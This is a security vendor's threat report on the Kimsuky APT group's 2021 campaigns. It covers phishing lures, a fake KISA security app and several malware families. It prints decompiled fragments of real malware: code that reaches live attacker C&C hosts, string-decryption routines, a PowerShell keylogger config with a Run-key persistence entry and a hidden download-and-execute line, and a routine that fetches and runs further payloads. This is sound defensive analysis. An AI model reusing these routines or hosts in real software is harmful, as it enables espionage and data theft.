TLP: AMBER

Threat Trend Report on Kimsuky Group's 2021 Activities

V1.0

AhnLab Security Emergency Response Center (ASEC)

Jan. 28, 2022

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

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TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
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Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2022-01-28	First release

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky Group is deemed by many threat analysts as a group backed by North Korea, and is known to be an APT group with the goal of information theft. In September 2013, a Russian security company Kaspersky first exposed their activities, and the threat group is still active to this day. **AhnLab had published the Threat Trend Report on Kimsuky Group Part 1**[1] **(Activities from 2013 to 2017) and Part 2**[2] **(Activities from 2018 to April 2021)**. This report will cover their overall activities between January - December 2021.

Major Trends of the Kimsuky Group

Up until 2020, the group distributed malware by being embedding it into Hangul Word Process (HWP) files. However, in 2021, they embedded it into Microsoft Office documents instead. While HWP files are still used nowadays, they are mostly only used as bait documents (normal files). Since March 2021, there have also been many cases of malware distribution involving finance-related topics such as a small compensation for manuscript writing.




Figure 1. Related news article [3]

[1] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=22542f31-ef62-4dec-b70d-74190f25e27b

[2] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=27e83378-12e2-47d9-ad8a-c2a5a8cc3340

[3] https://www.boannews.com/media/view.asp?idx=95940




Figure 1-1. Excerpt from the document
(MD5: D7B717134358BBEEFC5796B5912369F0)

In June 2021, energy researchers and aerospace industries suffered from hacking incidents. Following after the incidents, there was a media report stating that the Kimsuky Group was behind these attacks. These attacks were carried out via infiltration using VPN vulnerabilities, but specific details are unknown.

Figure 2. Related news article[4]

[4] https://www.boannews.com/media/view.asp?idx=98828

They have also performed smishing attacks impersonating certain organizations or individuals, and in the same month, distributed an APK file disguised as a mobile antivirus vaccine from Korea Internet & Security Agency (KISA). When this APK is installed and run, it collects sensitive information from the installed device and transmits them to the C&C Server. Afterward, the threat actor gains remote control over the user's device.

Kimsuky APT Group Distributes Fake Security App Disguised As KISA Security Program

June 3, 2021

Kimsuky APT Group Distributes Fake Security App Disguised as KISA Security Program

The North Korean advanced persistent threat (APT) group Kimsuky has been found to be distributing a fake Korean Internet and Security Agency (KISA) app via malicious emails. In a recent tweet, a mobile malware researcher has shared information about a fake KISA vaccine or security android app disguised as the KISA security program.

When the target downloads the APK implanted file from the email and installs the application on his device, the malicious code does its job. It executes in the background without the target's knowledge and collects sensitive information from his device.

The Kimsuky group is a cyber espionage group with suspected ties to North Korea and well known for its cyber terrorism attacks from 2014. The group, also referred to as Black Banshee, Thallium, and Velvet Chollima, continues to be involved in many spear phishing attacks. In addition to spear phishing, the group also uses watering hole attacks to extract the desired information from victims. It targets both individuals and organizations around South Korea, Japan, and the United States. Various spearphishing and social engineering methods are employed to obtain the initial access to a user's networks. In the spear phishing attack, the group sends emails embedded with malicious attachments to the targets. The malicious scripts are executed when the user accesses the attachment.

The APT group steals web hosting credentials from victims to host their malicious scripts and tools. These stolen credentials are later used to create subdomains mirroring legitimate sites and services such as Google or Yahoo mail.

Figure 3. Related post[5]

Figure 3-1. Screen displayed when the APK is run

[5] https://blog.cyble.com/2021/06/03/kimsuky-apt-group-distributes-fake-security-app-disguised-as-kisa-security-program/

As COVID-19 continued its propagation in 2021, there have been frequent distribution of malware using COVID-19-related topics.

<건설반 일일 상황보고 양식>

대전지방국토관리청 도로시설국 (09.27)

(담당자: 부서명 김00, 02-2100-0000)

□ 현황 및 실적

('21.09.27일 기준)

공사현장	총 근로자 수			최근 2주 해외방문			비고
	계	내국인	외국인 (중국인)	계	내국인	외국인(중국인)	
보령-태안 1	187	174	13 (0)	0	0	0 (0)	-
보령성주우회	35	29	6 (6)	-	-	- (-)	-
보령-부여	187	183	4 (-)	-	-	- (-)	

○ 공사중단 현장 여부

현장명	공사중단여부
보령-태안1	- 해당없음
보령성주우회	- 해당없음
보령-부여	- 해당없음

○ 의심환자 및 확진환자 발생 여부

현장명	공사중단여부
보령-태안1	- 해당없음

Figure 4. Excerpt from the COVID-19-themed bait document

(MD5 : 946F787C129BF469298AA881FB0843F4)

Although the distribution tactic changed from using malicious HWP files to Microsoft Office files, the same types of malware and tactics are still being implemented in these malicious campaigns. However, there is a slow rising trend of using newer forms of malware along with encryption methods and strings with small adjustments. Moreover, there have been attacks abusing comparatively recent vulnerabilities. The detailed timeline is shown in Table 1 below.

Date of Attack	Attack Target (Presumed)	Malware Type or Attack Technique
January	?	BravePrince variant 1 (Infostealer)
February	?	AppleSeed (Backdoor)
March	Diplomacy-related personnel	? (infostealer)
April	National defense-related personnel	AppleSeed (Backdoor), BravePrince (infostealer)
May	National defense and unification-related personnel	AppleSeed (Backdoor)
June	Diplomacy and unification-related personnel	AppleSeed (Backdoor), FlowerPower (Keylogger)
July	Unification-related personnel	FlowerPower (Keylogger)
August	Diplomacy and unification-related personnel	PDF Exploit (CVE-2020-9715)
September	National defense-related personnel	AppleSeed (Backdoor), BravePrince variant 2 (Infostealer) PebbleDash (Backdoor)
December	Architecture-related personnel	PebbleDash (Backdoor)

Table 1. Timeline of major attack cases

Summary of Activities in 2021

The most frequent cases of malware distribution were those involving finance-related topics such as offering a small compensation for manuscript writing. This is likely because it is easier to deceive victims with finance-related topics. The attack targets are more or less the same as before, being national defense, diplomacy, and unification related personnel. There have also been attacks abusing comparatively recent vulnerabilities (CVE-2020-9715). Additionally, COVID-19 related topics were found in some attacks, and while the same malware from the past is still being used, there were frequent distributions of its variants. They had used malware used by other groups to confuse analysts. The trend of using HWP malware in their attacks had stopped, and now, HWP files are mostly being used as bait documents to deceive the attack targets. The Kimsuky Group is becoming a lot more active these days, and this trend is forecasted to continue.

The analysis and trend analysis reports of the malware used by the Kimsuky Group is also uploaded on ATIP. For more details, please refer to each report.[6][7][8][9]

[6] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=52f630f9-add0-4abc-a9d6-c40cfe87f36f

[7] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77

[8] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=6a97573b-82e9-4b82-970c-39933ee255bc

[9] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=3719b606-294c-45ab-be6d-3ec2d99acd5c

Major Malware

As mentioned above, the Kimsuky Group reuses malware, but they also irregularly use variants of existing malware or completely new strains in their attacks. Below are some of the variants of malware and new malware used in 2021.

1) AppleSeed (JavaScript based)

AppleSeed is a backdoor which collects system information and performs malicious behaviors through commands received from the C&C Server. Usually, it was distributed only through EXE files, but is now also being distributed through JavaScript. Upon execution, it drops a Base64-decoded bait HWP and malicious a DLL file before executing them in turn.





Figure 5. JavaScript that drops AppleSeed
(MD5: 3A4AB11B25961BECECE1C358029BA611)

Based on the bait file content, it seems that personnel in the Ministry of Foreign Affairs are targeted. It should also be noted that AppleSeed is the most distributed malware in 2021.



2021년 외교부 재외공관 복무관련 실태 조사

1. 기본 질문입니다.

1) 귀하의 성별은 무엇입니까?
① 여성 ② 남성

2) 귀하의 연령대를 표시하십시오.
① 20세~29세 ② 30세~39세 ③ 40세~49세 ④ 50세~59세

3) 귀하의 근속연수는 몇 년입니까?
① 2년 미만 ② 2년 이상~4년 미만 ③ 4년 이상~6년 미만 ④ 6년 이상

4) 귀하가 근무하는 장소는 어디입니까?
① 동북아 ② 남아시아태평양 ③ 북미 ④ 중남미 ⑤ 유럽 ⑥ 중동 ⑦ 아프리카

2. 성희롱 예방교육에 관한 질문입니다.

1) 귀하는 현재 재직 중인 공관에서 최근 1년간(2020. 4. 7.~2021. 4. 7) 성희롱예방 교육을 받은 사실이 있습니까?
① 예방교육을 받았다. ==> 2)번으로 가십시오.
② 예방교육을 실시했으나 받지 않았다. ==> 7)번으로 가십시오.

Figure 5-1. Content of the bait document displayed upon being opened

2) AppleSeed (Android APK)

AppleSeed has also been distributed through an APK file disguised as a mobile antivirus vaccine from Korean Internet & Security Agency (KISA). When this APK is installed and run, it collects login credentials and other sensitive information and sends them to the C&C Server before performing various malicious behaviors.

```
public class SmsReceivedBroadcastReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        try {
            new b().executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, c.b(
"4aebb56e13e983015d5173e93686be3f22bd7c624b8d21416c4d1098da71a2f89c1ac382f87f98fcd9a6a52462"), context);
        } catch (Exception unused) {
        }
    }
}
```

http://app.at-me.ml/index.php

Figure 6. A part of the AppleSeed APK code
(MD5: E7CAF25DE7CE463A6F22ECB8689389AD)

The algorithm used in this APK exactly matches the algorithm used in the Windows version of AppleSeed.

```
public static String b(String str) {
    try {
        int length = str.length();
        int i = length / 2;
        byte[] bArr = new byte[i];
        int i2 = 0;
        for (int i3 = 0; i3 < length; i3 += 2) {
            bArr[i3 / 2] = (byte) ((Character.digit(str.charAt(i3), 16) << 4) + Character.digit(str.charAt(i3 + 1), 16));
        }
        int i4 = i - 16;
        byte[] bArr2 = new byte[i4];
        byte[] bArr3 = new byte[16];
        System.arraycopy(bArr, 0, bArr3, 0, 16);
        int i5 = 0;
        byte b2 = 0;
        while (i2 < i4) {
            if (i5 >= 16) {
                i5 -= 16;
            }
            int i6 = i2 + 16;
            b2 = bArr[i6];
            bArr2[i2] = (byte) (b2 ^ (bArr[i6] ^ bArr3[i5]));
            i2++;
            i5++;
        }
        return new String(bArr2, StandardCharsets.UTF_8);
    } catch (Exception unused) {
        return "";
    }
}
```

Figure 6-1. String decryption code

3) FlowerPower (PowerShell Script-based Keylogger)

FlowerPower is a PowerShell script-based keylogger type which collects system information and transmits them to the C&C Server to continue keylogging. However, while its features are exactly the same as before, types that use a different string for communication have been detected as well. Not all samples use the new string, and it seems like they are using both types.

```
GET /le/yj.txt HTTP/1.1
Host: rukagu.mypressonline.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server:
Connection: Close
Date: Fri, 14 May 2021 02:02:57 GMT
Content-Type: text/plain
Content-Length: 4799

$SERVER_ADDR = "http://rukagu.mypressonline.com/le/"
$UP_URI = "post.php"
$upName = "yj"
$LocalID = "yj"
$LOG_FILENAME = "Ahnlab.hwp"
$LOG_FILEPATH = "\Ahnlab\"
$TIME_VALUE = 1000*60*30
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe / c powershell.exe -windowstyle hidden IEX (N
```

Figure 7. Additional files downloaded from the C&C Server
(MD5: 1269E2B00FD323A7748215124CB058CD)




Figure 7-1. Sample comparison

4) PDF Exploit (CVE-2020-9715)

Malicious PDF files using the Use-After-Free vulnerability was also found being distributed. When this PDF is opened, the malicious JavaScript embedded in the file is executed, downloading and running additional files from an external source. However, these additional files were not procured at the time of analysis. Based on the content of the bait file, it seems that this attack targets unification work-related personnel. Aside from these, a document was found abusing the same vulnerability but only executing a simple calculator. This is deemed to be a document created for vulnerability testing purposes.[10]

[10] https://atip.ahnlab.com/ti/contents/issue-report/vulnerability?i=d19d7eae-e274-46e0-ace7-3f13f7d832f2




Figure 8. Content of the PDF files used in attacks




Figure 8-1. Malicious JavaScript embedded into the PDF files
(MD5 : 6D6399E5E98164E365029A9B141E1646)

5) PebbleDash (Backdoor)

The PebbleDash malware is known to be used by the Lazarus group and has been detected since 2016. However, the Kimsuky Group was also found using this malware in September. It is a backdoor that collects and extorts information and executes commands, where all strings use the KeyTable embedded into the malware to be decrypted through an arithmetic operation.

```
v5 = sub_140001130("8QLnXjY0bgkb9GEb94eR9E"); // GetModuleFileNameW
if ( !(v5)(hInstance, v69, 1024i64) )
  return 0;
v6 = sub_140001130("nPgpDoispyzwbyj");        // CreateFileW
v7 = (v6)(v69, 0x80000000i64, 3i64, 0i64, 3, 128, 0i64);
if ( v7 == -1 )
  return 0;
v8 = sub_140001130("ZyG2eE2J9_W8Eb_Mu5");     // SetFilePointer
(v8)(v7, 4294966764i64, 0i64, 2i64);
v9 = sub_140001130("2AG8l3TqJ4x9");           // ReadFile
(v9)(v7, &v56, 532i64, v59, 0i64);
v10 = v56;
v11 = sub_140001130("SQVpUcbs3U5VOA");        // LocalAlloc
v12 = (v11)(64i64, v10);
if ( !v12 )
{
  v13 = sub_140001130("_F-4IgsWPdb9ngg");     // CloseHandle
  (v13)(v7);
  return 0;
}
```

Figure 9. Encrypted string

(MD5: 946F787C129BF469298AA881FB0843F4)

```
  while ( v7 );
  v8 = 0i64;
  v9 = v2 - 4;
  if ( v9 )
  {
    do
    {
      v10 = 0i64;
      while ( result[v8] != KeyTable[v10] )
      {
        if ( ++v10 >= 0x40 )
          goto LABEL_18;
      }
      result[v8] = KeyTable[(v10 - *(v11 + 2 * (v8 & 3))) & 0x3F];// zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt
LABEL_18:
      ++v8;
    }
    while ( v8 < v9 );
  }
  return result;
}
```

Figure 9-1. Decryption algorithm

6) BravePrince (variants 1 and 2)

BravePrince uses the ID and password inside the file and sends collected system information and keylogging data via Korean email servers. The variants of BravePrince have been found. In the past, only mail servers were used to transmit information to a particular email address, but the variant found recently has a newly added routine that checks whether the 3389 port is open before transmitting data to the email server. If this port is closed, it communicates with the C&C Server to download and execute additional files.

2017

```
{
  int v2; // esi

  if ( !CreateMutex_4010E0() )
  {
    sub_10012B60();                         // ADD Reg
    v2 = rand() % 300 + 300;
    while ( 1 )
    {
      Sleep(1000 * v2);
      v2 = rand() % 900 + 1800;
      sub_10013A30();                       // Process Hollowing
    }
  }
  return 0;
}
```

2021

```
{
  int v1; // esi
  int v3; // [esp+0h] [ebp-Ch]
  int v4; // [esp+4h] [ebp-8h]

  if ( !CreateMutex_4010E0() )
  {
    sub_40AB50();
    Sleep(0x3E8u);
    CreateThread(0, 0, StartAddress, 0, 0, 0);
    if ( !sub_40CBA0() )                    // Check Port(3389)
      sub_40C680();                         // Connect C&C Server
    v1 = rand() % 300 + 300;
    while ( 1 )
    {
      Sleep(1000 * v1);
      v1 = rand() % 900 + 2700;
      sub_40B4A0(v3, v4);                   // Process Hollowing
    }
  }
  return 0;
}
```

Figure 10. Comparison of the past and new versions

```
SHGetSpecialFolderPathA(0, v11, 26, 0);
PathAppendA(v11, "wininit.db");
if ( PathFileExistsA(v11) )
  DeleteFileA(v11);
memset(v10, 0, 0x104u);
wsprintfA(v10, "cmd /c netstat -a >> \"%s\"", v11);
memset(&v6, 0, sizeof(v6));
v6.cb = 68;
v6.dwFlags = 1;
v6.wShowWindow = 0;
v7 = 0i64;
if ( CreateProcessA(0, v10, 0, 0, 0, 0x10u, 0, 0, &v6, &v7) )
  WaitForSingleObject(v7.hProcess, 0xFFFFFFFF);
v1 = fopen(v11, "r");
v9 = v1;
if ( v1 )
{
  v2 = _fileno(v1);
  v3 = _filelength(v2);
  v4 = (void *)unknown_libname_3(v3 + 1);
  v8 = v4;
  memset(v4, 0, v3 + 1);
  fread(v4, v3, 1u, v9);
  fclose(v9);
  DeleteFileA(v11);
  if ( strstr((const char *)v4, ":3389 ") )
  {
    j_j_j___free_base(v4);
    return 1;
  }
  j_j_j___free_base(v4);
}
return 0;
```

Figure 10-1. Newly added feature 1 (variant 1)

(MD5: 80CE8826C8CD34B9AC7A787895674069)

```
wsprintfA(v33, "%s?filename=%s", "/qaz/download.php", "UhuDa");
v23[0] = "*/*";
v3 = 0;
v29 = 0;
v31 = 0;
v30 = 0;
v32 = 0;
v23[1] = 0;
v4 = InternetOpenA("Mozilla/5.0", 0, 0, 0, 0);
v27 = v4;
if ( !v4 )
  return 0;
v5 = InternetConnectA(v4, "klsa.onlinewebshop.net", 0, 0, 0, 3u, 0, 0);
v28 = v5;
if ( !v5 )
{
  v3 = 0;
  InternetCloseHandle(v27);
  return v3;
}
v6 = HttpOpenRequestA(v5, "GET", v33, "HTTP/1.0", 0, v23, 0x84000000, 0);
```

Figure 10-2. Newly added feature 2 (variant 1)

Also, another version of BravePrince (variant 2) was discovered in September, which uses the encryption method of PebbleDash mentioned above. The KeyTable value used by the existing PebbleDash version is the same, and only the algorithm was slightly changed. There is a subtraction operation in BravePrince, but PebbleDash has no such operation.

